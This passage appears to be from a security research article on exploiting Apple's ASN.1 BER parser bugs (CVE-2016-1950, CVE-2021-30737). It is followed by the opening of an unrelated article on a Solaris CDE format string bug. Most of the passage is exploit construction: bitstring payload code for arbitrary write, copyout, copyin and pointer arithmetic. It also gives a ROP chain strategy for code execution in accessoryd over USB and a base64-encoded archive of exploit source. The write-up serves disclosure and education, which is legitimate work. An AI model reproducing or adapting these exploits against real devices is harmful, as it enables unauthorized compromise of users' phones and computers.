T: [next=7*8] [base] [limit] [avail] [Length=128, Data]
      |
      +-----+
      |
      +-----+
      v
O: [next=0x0] [base] [ END ] [BEGIN] [state] [block(sz=1/8)] [block(8)]

```

Woo-hooo! We just hijacked the current 'our_pool' Arena. Where to? Well, to our old friend, the scratch area. Once we are rocking the Arena at a known address inside the victim space, we can predict absolutely all subsequent allocations. Determining such a scratch address is again a matter of vmmap and observing where the writable allocations end up. Refer to the attached source code READMEs for more info.

NB: 0x4b4b4b4b4b4b4b4b.. in the examples below are all known addresses inside the scratch area and can be presumed known/constant.

-- 4.2 - He who controls the Arena

Hijacking the Arena in a predictable manner is a big win but it proves to be a much more complex process than it was before CVE-2016-1950 got fixed. Unlike the old way, where we could create new Arenas out of thin air at the snap of the fingers, this time we should keep a grip on the one we just got a hold of. For this reason we abandon our MAKE_ARENA/WRITE contraptions and switch to a different paradigm for achieving write-anywhere.

Having the Arena in the scratch space means that we know where everything is laid out. We first generate whatever items we need right at the top of our newly built Arena and then use the bug repeatedly to route 'dest' to them, in order to perform the writes. This is easy since we know the exact address of each item. Example:

```

START_BITSTRING(0, 0);
START_BITSTRING(0, 16);
// SecAsn1Item:
PUSH8(0ULL); // Length
PUSH8(0x4343434343434343); // Data: WHERE we are writing

// repeat the evil scheme
START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
REP_BITSTRING(0, 5, 'f');
// leave the pointer dangling over 'dest'
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f');
// reroute 'dest' and perform the write
CONS_BITSTRING(3 + 8 + 3 + 8);
// 'dest' -> &SecAsn1Item = { 0, destination }
START_BITSTRING(0, 8);
PUSH8(0x4b4b4b4b4b4b4b42); // &SecAsn1Item
// write
START_BITSTRING(0, 8);
PUSH8(0x4646464646464646); // WHAT we are writing

```

Replace 0x4b4b4b4b4b4b4b42 with the exact address of the 'SecAsn1Item', as we know it in advance (it's right at the top of the scratch space), and the code above will perform:

```
*(uint64_t *)0x4343434343434343 = 0x4646464646464646;
```

At this point, our new bug is as capable as the old one: writing static values at known addresses. However, one thing that was kinda bothersome about the old exploit was that it was comprised of multiple steps and it was relying on some difficult to guess stack address. Can we do this one in a single step? Let's examine the richness of the decoding machinery and see what kind of primitives it has to offer.

-- 4.2.0 - Copyout

By copyout, we mean the ability to copy any value from the scratch space to any arbitrary address. 'sec_asnld_concat_substrings' can copy from subitems into a new 'their_pool' allocation. The relevant code in secasnld.c is:

```
where = item->Data;
substring = state->subitems_head;
while (substring != NULL) {
    if (is_bit_string)
        item_len = (substring->len + 7) >> 3;
    else
        item_len = substring->len;
    PORT_Memcpy (where, substring->data, item_len);
    where += item_len;
    substring = substring->next;
}
```

While we decided to never mess again with 'our_pool' Arenas, that doesn't apply to 'their_pool' Arenas. As long as we stay under the mega-object used for the initial hijack, 'their_pool' will never be used by the decoder. It means we can freely play with that pool and the easiest way to achieve this is to create a completely new pool and replace it:

```
// reserve a bunch of subitems, items, PORTArenaPool and objects
START_BITSTRING(0, 0);
START_BITSTRING(0, 24 + 24 + 8 * 8 + 7);
    // subitem
    PUSH8(0x4b4b4b4b4b4b4b41); // data: where we are copying out FROM
    PUSH8(8ULL << 3); // len
    PUSH8(0ULL); // next
    // subitem
    PUSH8(0x4545454545454545); // data: where we are copying in FROM
    PUSH8(8ULL); // len
    PUSH8(0ULL); // next
    // PORTArenaPool
    PUSH8(0); // PORTArenaPool.arena.first.next (NULL, but could be chained)
    PUSH8(0ULL); // PORTArenaPool.arena.first.base
    PUSH8(0x4141414141414170); // PORTArenaPool.arena.first.limit
    PUSH8(0x4141414141414160); // PORTArenaPool.arena.first.avail (copyout DESTINATIO
N)
    PUSH8(0x4b4b4b4b4b4b4b48); // PORTArenaPool.arena.current = &PORTArenaPool.arena
    PUSH8(256ULL); // PORTArenaPool.arena.arenasize
    PUSH8(7ULL); // PORTArenaPool.arena.mask
    PUSH8(0xB8AC9BDFULL); // PORTArenaPool.magic
    // this serves as overlapping SecAsnItem with 'top' below
    PUSH7(8ULL << 3); // Length: 8
    // state (promptly discarded)
    CONS_BITSTRING(3);
    START_BITSTRING(0, 0);
```

The scratch space will have the following layout:

```

                                |<-- real state object -->|
[subitem] [PORTArenaPool] [  8  ] [top] [template] [dest] ...
                                |< fake item >|
```

The overlapping item is '{ 8, top }' and we can use our write primitive to replace 'top->their_pool' with our own 'PORTArenaPool'. Once we have that, all subsequent allocations in 'their_pool' will be controlled by us. We can

even chain multiple Arenas in 'PORTArenaPool' and, if sized correctly, they will perform different controlled writes with little to no effort. First, we replace 'their_pool':

```

START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'f');
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'f'); // leave the pointer dangling over 'de
st'
CONS_BITSTRING(3 + 8 + 3 + 8);
    START_BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b42); // 'dest' -> &SecAsn1Item = { 8, state#1->top
}
    START_BITSTRING(0, 8);
        PUSH8(0x4b4b4b4b4b4b4b48); // &PORTArenaPool

```

0x4b4b4b4b4b4b4b42 is the address of the fake SecAsn1Item, consisting of a +8 byte offset and 'top' as base.

0x4b4b4b4b4b4b4b48 is our full PORTArenaPool replacement for 'their_pool', consisting of a new Arena: [0x4141414141414160 .. 0x4141414141414170]. It represents the copyout destination. This replacement step must be performed once, followed by the actual copyout:

```

// cause a state object allocation with known parent
CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'g');
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'g'); // leave the pointer dangling over 'de
st'
    // switch to 'afterConstructedString' and trigger a copyout from subitem via sec_
asn1d_concat_substrings
    CONS_BITSTRING(3 + 112);
    START_BITSTRING(0, 112);
        PUSH8(0x4b4b4b4b4b4b4b4b); // dest: any { 0, NULL }
        PUSH8(0ULL); // our_mark
        PUSH8(0x4b4b4b4b4b4b4b4c); // parent: previous object
        PUSH8(0ULL); // child
        PUSH8(13ULL); // place: afterConstructedString
        PUSH8(0xdfULL); // check_tag_mask
        PUSH8(3ULL); // found_tag_number
        PUSH8(3ULL); // expect_tag_number
        PUSH8(3ULL); // underlying_kind
        PUSH8(1ULL + 112); // contents_length
        PUSH8(1ULL + 112); // pending: +1
        PUSH8(3ULL); // consumed
        PUSH4(11); // depth
        PUSH4(0); // bit_string_unused_bits
        PUSH8(0x4b4b4b4b4b4b4b4d); // subitems_head: &subitem

```

0x4b4b4b4b4b4b4b4b must point to a temporary empty 'dest'. This is needed to dodge some assertions. Not quite mandatory, because the assertions are missing from the Release binaries, I'm just being pedantic.

0x4b4b4b4b4b4b4b4c must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4b4d is the subitem (or head of a subitem chain) which points to the source data.

The net effect of the code above is:

```
memcpy(0x4141414141414160, 0x4b4b4b4b4b4b4b41, 8);
```

If multiple copyouts are desired, we can chain the subitems and also chain the initial PORTArenaPool to other PLArena structures.

In contrast to the previous chapters' primitives, this allows us to copy whatever data into the destination, not merely scalar values. And we did it without overly complicated contraptions to pivot the input buffer. Looking

back at the old code I cannot stop wondering what the fuck was I thinking back then. It is a total garbage.

-- 4.2.1 - Copyin

The copyin is a bit different. It represents the ability to copy data from any arbitrary address into local scratch space. This can be achieved with 'sec_asnld_prepare_for_contents'. We can't exactly tell where to copy to, but this is just a minor inconvenience, because said data is copied into a new 'our_pool' allocation, which is inside the scratch space, hence we can calculate where it will end up:

```
if (item) {
    item->Data = (unsigned char*)sec_asnld_zalloc(poolp, alloc_len);
}

len = 0;
for (subitem = state->subitems_head;
    subitem != NULL; subitem = subitem->next) {
    PORT_Memcpy (item->Data + len, subitem->data, subitem->len);
    len += subitem->len;
}
item->Length = len;
```

Here's how to trigger it:

```
// cause a state object allocation with known parent
CONS_BITSTRING(3 + FILLER_LEN + 112 + 38);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
        REP_BITSTRING(0, 5, 'i');
        REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'i'); // leave the pointer dangling over 'dest'

    // switch back to 'afterLength' and trigger a copyin from subitem via sec_asnld_prepare_for_contents
    CONS_BITSTRING(3 + 112);
        START_BITSTRING(0, 112);
            PUSH8(0x4b4b4b4b4b4b4b4f); // dest: any { 0, NULL }
            PUSH8(0ULL); // our_mark
            PUSH8(0x4b4b4b4b4b4b4b50); // parent: previous object
            PUSH8(0ULL); // child
            PUSH8(5ULL); // place: afterLength
            PUSH8(0xdfULL); // check_tag_mask
            PUSH8(3ULL); // found_tag_number
            PUSH8(3ULL); // expect_tag_number
            PUSH8(0x400ULL); // underlying_kind: SEC_ASN1_ANY
            PUSH8(0ULL); // contents_length: 0
            PUSH8(1ULL + 112); // pending: +1
            PUSH8(3ULL); // consumed
            PUSH4(11); // depth
            PUSH4(0); // bit_string_unused_bits
            PUSH8(0x4b4b4b4b4b4b4b47); // subitems_head: &subitem
```

0x4b4b4b4b4b4b4b4f must point to a temporary empty 'dest'. This is needed to make sure the copyin is done at the next available 'our_pool' address, which can be calculated and therefore it is considered known.

0x4b4b4b4b4b4b4b50 must be the parent of the object we are manipulating. It is placed at a known address.

0x4b4b4b4b4b4b4b47 is the subitem (or head of a subitem chain) which points to the address to read from. The data will be placed at the next available address in the scratch space.

The net effect of the code above is:

```
memcpy(next_alloc(our_pool), 0x4545454545454545, 8);
```

And since 'our_pool' is pinned to the scratch space, we can calculate where the destination will be.

-- 4.2.2 - Arithmetic

Arithmetic represents the ability to do some sort of addition/subtraction. Since we want to avoid a multi-step exploit and perform everything in one go, we need to work out some shared cache addresses. For example, if we'd want to find the address of 'vm_remap' function, we can simply execute the following equivalent operation:

```
vm_remap = &kSecAsn1BitStringTemplate + addend;
```

The addend above is constant for a given shared cache and can be calculated beforehand. The addition itself is done in 'sec_asn1d_next_substring'. In case it is not obvious, the relevant code is this:

```
state->consumed += child_consumed;
```

The operation is done by using two discarded state objects. First make sure 'child->consumed' holds the addend (this is a matter of a simple write) and then use a copyout to set 'state->consumed' to 'kSecAsn1BitStringTemplate'. After the operation, 'state->consumed' holds the result of the addition.

```
START_BITSTRING(0, 16);
    // SecAsn1Item
    PUSH8(0ULL); // Length
    PUSH8(0x4b4b4b4b4b4b4b41); // Data: &state#1->our_mark

// state#1 (promptly discarded)
CONS_BITSTRING(3 + 2); // Vader
    // state#2 (promptly discarded)
    CONS_BITSTRING(3); // Zon
    START_BITSTRING(0, 0);

// Use SecAsn1Item to prepare state#1 and state#2.

START_BITSTRING(0, 0);
CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'e');
REP_BITSTRING(0, FILLER_LEN + 2 * 8, 'e'); // leave the pointer dangling over 'dest'
CONS_BITSTRING(3 + 8 + 4 + 232);
    START_BITSTRING(0, 8);
    PUSH8(0x4b4b4b4b4b4b4b49); // 'dest' -> &SecAsn1Item = { 0, &state#1->our_mar
k }


    START_BITSTRING(0, 232);
    PUSH8(-1ULL); // our_mark: -1
    PUSH8(0x4b4b4b4b4b4b4b4a); // parent: where we want to resume
    PUSH8(0x4b4b4b4b4b4b4b4b); // child: &state#2
    PUSH8(8ULL); // place: duringConstructedString
    PUSH8(0xdfULL); // check_tag_mask
    PUSH8(3ULL); // found_tag_number
    PUSH8(3ULL); // expect_tag_number
    PUSH8(3ULL); // underlying_kind
    PUSH8(1ULL); // contents_length
    PUSH8(0x4242424242424242); // pending: ADDEND
    PUSH8(0ULL); // consumed: POINTER
    PUSH8(0x4b4b4b4b4b4b4b51); // depth...: serve as arg = &string
    PUSH8(0x80, 0); // (bleed over into state#2)
    PUSH8(0x4242424242424242); // consumed: ADDEND

// Insert here copyout of any state->theTemplate to &state#1->consumed,
// where the POINTER is expected to be.
...
// And here follows the addition per se:

// cause a state object allocation with known parent
CONS_BITSTRING(3 + FILLER_LEN + 8 + 51);
    START_BITSTRING(0, 0);
    CONS_BITSTRING(3 + 5);
    REP_BITSTRING(0, 5, 'h');
    REP_BITSTRING(0, FILLER_LEN + 4 * 8, 'h'); // leave the pointer dangling over 'pa
rent'
```

```
// switch to 'duringConstructedString' and trigger addition via sec_asnld_next_su
bstring
CONS_BITSTRING(3 + 8);
START_BITSTRING(0, 8);
PUSH8(0x4b4b4b4b4b4b4b4e); // parent: state#1
```

We can chain multiple state#1/state#2 pairs to perform multiple additions in one go, with one addend for each pair. The last object used for addition must have its parent pointing back to the object we left off.



Here we see state 0x102b627f0 transitioning to 102b62198 which performs the addition, and then transitioning back to 0x102b626c8 and resuming execution normally:

```
sec_asnld_parse_leaf: memcpy(0x102b62758 + 5 = 0x102b6275d, "6868686868686868", 179)
sec_asnld_parse_leaf: pre-existing value = 0x867b806a20000000
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x102b626c8
sec_asnld_push_state:430: zalloc(144) -> 0x102b627f0 in arena o_pool/0x0 (left -1)
STATE transition 0x102b626c8 -> 0x102b627f0
sec_asnld_parse_leaf: len=2401, @1953
sec_asnld_parse_leaf: item = BIT_STRING, item->len = 1472, len = 8
state = 0x102b627f0
top = 0x7f867b806a20
theTemplate = 0x102b7b2e0
dest = 0x7f867b809620
our_mark = 0x0
parent = 0x102b626c8
contents_length = 9
pending = 8
consumed = 3
depth = 12
allocate = 0
indefinite = 0
sec_asnld_parse_leaf: memcpy(0x102b62758 + 184 = 0x102b62810, "102b62198", 8)
sec_asnld_parse_leaf: pre-existing value = 0x102b626c8
STATE transition 0x102b627f0 -> 0x102b62198
STATE transition 0x102b62198 -> 0x102b626c8
STATE transition 0x102b626c8 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x7f867b809328
STATE transition 0x7f867b809328 -> 0x7f867b80b620
STATE transition 0x7f867b80b620 -> 0x7f867b809328
STATE transition 0x7f867b809328 -> 0x7f867b80b620
```

-- 4.3 - Assembling the pieces

The last missing bit is achieving code execution. This can be done the same way we did in the old exploit, using `'top->filter_proc(top->filter_arg)'`. Bypassing PAC is considered a security bug in its own right, this writeup is meant to illustrate strictly the ASN.1 bugs. As a consequence, defeating other mitigations than ASLR is left as an exercise to the reader.

Now that we have all pieces, we are ready to build the exploit, using the following strategy:

- use a number of copyouts to place a small number of template pointers in the expected object pairs, prepared for addition;
- perform a series of pointer arithmetic to compute the respective number of gadgets;
- use a chained copyin to assemble certain data fragments interleaved with the aforementioned gadgets, effectively building a bootstrap ROP strip;
- copyout a JOP gadget over `'top->filter_proc'` and the address of said ROP strip over `'top->filter_arg'`, which will pivot the stack;
- the bootstrap ROP strip does the following:
 - `vm_remap` the shared cache at a fixed address;
 - jump to stage2 relocater, which relocates the rest of stage2, using only gadgets from the remapped cache;
 - enter late stage2 which has full ROP functionality.

Of course, this is but one way of doing it. Please keep in mind that our primitives are quite expensive in terms of bitstring space, and therefore we aim to complete the chain with minimal effort.

Finally, we "relocate" the PKCS#7 for whichever address we believe it would be a viable scratch space. Relocating means translating all those addresses we know about: `0x4b4b4b4b4b4b4b...`. The result will be sent over USB as an IAP2 authentication packet to `accessoryd`, using whatever MFi tool. Note: we do not need a real IAP certificate, because the exploit kicks in before the certificate is even validated and it does everything in one go.

If we miss, `accessoryd` will likely crash and we may need to restore the USB connection. Then we can build another PKCS#7 (for another address) or just keep retrying the old one. Eventually, one of them is bound to hit a usable scratch address and succeed. Note: these daemons listening over USB are not throttled. Also, it makes no difference if the shared cache is reslid upon daemon restart, since we have the ability to recalculate the gadgets during each retry.

The only thing that matters is to reach a writable scratch area we can use. It does not matter what this area contains, and it does not have to be at a specific address. It just has to be. Everything is computed during decoding with the aid of the hijacked ASN.1 machinery, provided it has a little bit of manoeuvring space.

-- 5 - Conclusions

This article has begun in Spring 2021, its main purpose was to detail the CVE-2016-1950 exploit. But as I was writing, trying hard to remember five years old details, I realised the exploit used two bugs: one that was fixed and the other one (which I completely forgot about) that was still there. I knew it was somehow exploitable on its own, so I reported it to Apple, on 16 April 2021. It was fixed in iOS 14.6 beta 3 (18F5065a) dated 10 May 2021 and it would later become CVE-2021-30737[7] of iOS 14.6 (18F72) release. It was also backported to iOS 12.5.4 for end-of-life devices.

An interesting side-note: to my knowledge, Apple started to use Mozilla NSS ASN.1 parser in MacOSX Panther, 2003: `SecurityNssAsn1-11.tar.gz`. And while CVE-2016-1950 was inherited from the original codebase, CVE-2021-30737 was never in Mozilla code; it seems to be an Apple-only addition. I do not know what was the purpose of the change, perhaps they wanted to take a shortcut for empty bitstrings for speed reasons, I guess we will never know.

Here ends our journey into the ASN.1 parser vulnerabilities. CVE-2016-1950 has been fixed in iOS 9.3 and CVE-2021-30737 was fixed in iOS 14.6, five

years later. Both bugs affected virtually all Apple products: iPhone, iPad, Macs, etc. While the two bugs are completely unrelated, it may be that the former can be turned into an exploit without the latter. I never tried to do it that way. What we know now is the old bug greatly helped the newer one -- but as we can see, CVE-2021-30737 was powerful enough to carry the weight of a full exploit on its own.

These bugs are interesting because they can be used to mount a full attack against daemons listening on the phone Before First Unlock over USB. This means pretty much game over for 32bit devices, since those do not have SEP. On 64bit devices, however, the exploit can be used as a starting point for further exploration.

Another interesting aspect is that a sizeable part of these exploits, that is, everything we accomplish with the bitstring is architecture agnostic, only the bitness matters. For example, the resulting bitstrings can be tested on x86_64 and then used on arm64. Ditto for i386 vs armv7.

Last, but not least, there are some lessons to be learned. First of all, you should never use an Arena allocator in security sensitive contexts. Yes, Arenas are fast, easy to implement from a programmer point of view and they seem appealing. They can also get you pwned, because the memory blocks are laid out in a predictable fashion. Actually, to be more blunt, stay the fuck away from any kind of allocator with inline meta-data.

Second, BER is a hairy beast. BER parsers tend to become extremely complex and complexity is the enemy of security. If you must handle ASN.1, use DER whenever possible. There are examples of alloc-less DER parsers which do a pretty good job and seem very secure when used properly, such as libDER.

Third, never ever mess with complex state machines that you do not fully understand. All the assertions were useless, with one notable exception (which may or may not be possible to dodge) so even if they were left in the Release binaries, it didn't matter greatly. State machines are hard! Human brains are great for many things, but state machines is definitely not one of those.

-- 6 - References

- [0] <https://support.apple.com/en-us/HT206166>
- [1] <https://en.wikipedia.org/wiki/ASN.1>
- [2] <https://opensource.apple.com/release/os-x-10114.html>
- [3] https://en.wikipedia.org/wiki/Region-based_memory_management
- [4] <https://tools.ietf.org/html/rfc3369>
- [5] <https://www.cvedetails.com/cve/CVE-2016-4656/>
- [6] <https://www.cvedetails.com/cve/CVE-2016-4655/>
- [7] <https://support.apple.com/en-us/HT212528>

-- 7 - Source code

The source code was designed to work on iPhones, but it happens to work on macOS, too. Make sure you respect the bitness and use the correct libraries for each of the included examples: Security-57337.20.44 for the first bug and Security-59754.80.3 for the second one.

```
begin-base64 644 bitstring.tar.xz
/Td6WFOAAATm1rRGAGAhARwAAAAQz1jM6NHp7/5dADEaSVAGKpeIE24StL9ENe206dTZgKRAW41D
W87F6QV46j4iSxv6QtmHXKxDLxH9UAXv82aiao340tqlb50NFFigMy6/t2ybrW7mWnUY33R7N9nv
m1RHBmYOZk/jDicKk0LK7sU7Gf8DD1Le30EuNUPeAHS4IttsPOm6uFFuFKFWHWL7cSiQEUTVLDhJ
EWV/nZzn2t7GiupbdFhLQgUBBmcnjmwTt3C9OY/OnI/7hpQnw7KLxjbEfaPTRrMfIL3s4VA+2dK
/DPQDI/4Fr7cxGLiH65IVxk9rt6iUXuzAwaEh/olUz+9KAYCcKYjUGvYnQYfUcYBN+oUzgI46Rem
kZyj1kbAU6QbTaU84LcRyiRkAZlrQdz+ODEErfeExNG2cTUvMgy/r8S0z1joazcYVUPKFwipZ9ZG
R0LT05TIkQ/szOQsAkscli5CGEmqO7YiOGVp21JIjAmVQdz3ku/08WEG9rriY18Ex3MLr7oMyKdz
R/fJa4yS88Juz6Hmh6OL2+jTt4t1Z03M7XxDWMTpMkKjhT+8exWPYuFeAAz04RpbgbKnLW6Q9hxf
xiW9GuYaK9tSWBxvU7CD5GVkDBEftSOi6l1tY3xgkF8IqspDye5bik9WeNUO4SpsiaWiG1ShuEEX
aI5rSchVHS2bKWUxy4X6k2OHp41DLWurGZYLng7/yRf6/JfVh/NW5XA9kceWt8K4fhhgWU8pE38C
8UupuvUPL6DALjoa4NRuu2I82nTEi6LYr9FvRjY6VdWEI2042cyc0N1fywhGEk8aFLV5EP7cJ9T7
RdISBIM1CR64U4++U+TsOU6/uHYS6KAHbaap+yYhjmalf4Mb+HhopCWljQUmCiojTeylCm1KusSA
vNBL70KoUU6U22Lx/rzVuInlKi5ixmIsEmRd/QLCdd9BfoXxvc88yzbUHoaoZwpico0GVXUwyn2J
af12N0zg8DBD22YJ/H1fxRDgkFo7AlKeYBdweQzflMfQSA1rx4r9gwyWdYPUwkPtCTULI3dHgrMw
```

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======[ Exploiting a Format String Bug in Solaris CDE ]=====
=====
======[ Marco Ivaldi <raptor@0xdeadbeef.info> ]=====
=====
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--[1 - Intro

"What we do in life echoes in eternity."

-- Maximus Decimus Meridius, <https://patchfriday.com/22/>

Yes, I'm aware we're living in 2021, but fax machines are still around and so is Solaris. And even if the title of this article may seem a bit anachronistic, I assure you it's still possible to find format string bugs in production code. Especially if you take a look into the formidable mess that is the Common Desktop Environment (CDE), a software that all UNIX hackers from the 90s will remember fondly [0]. It turns out CDE is still being distributed with the latest Solaris 10 version. Solaris 10 itself will be supported at least until January 2024, according to Oracle [1]. As far as I'm aware, it's still used in a lot of critical environments, especially telcos.

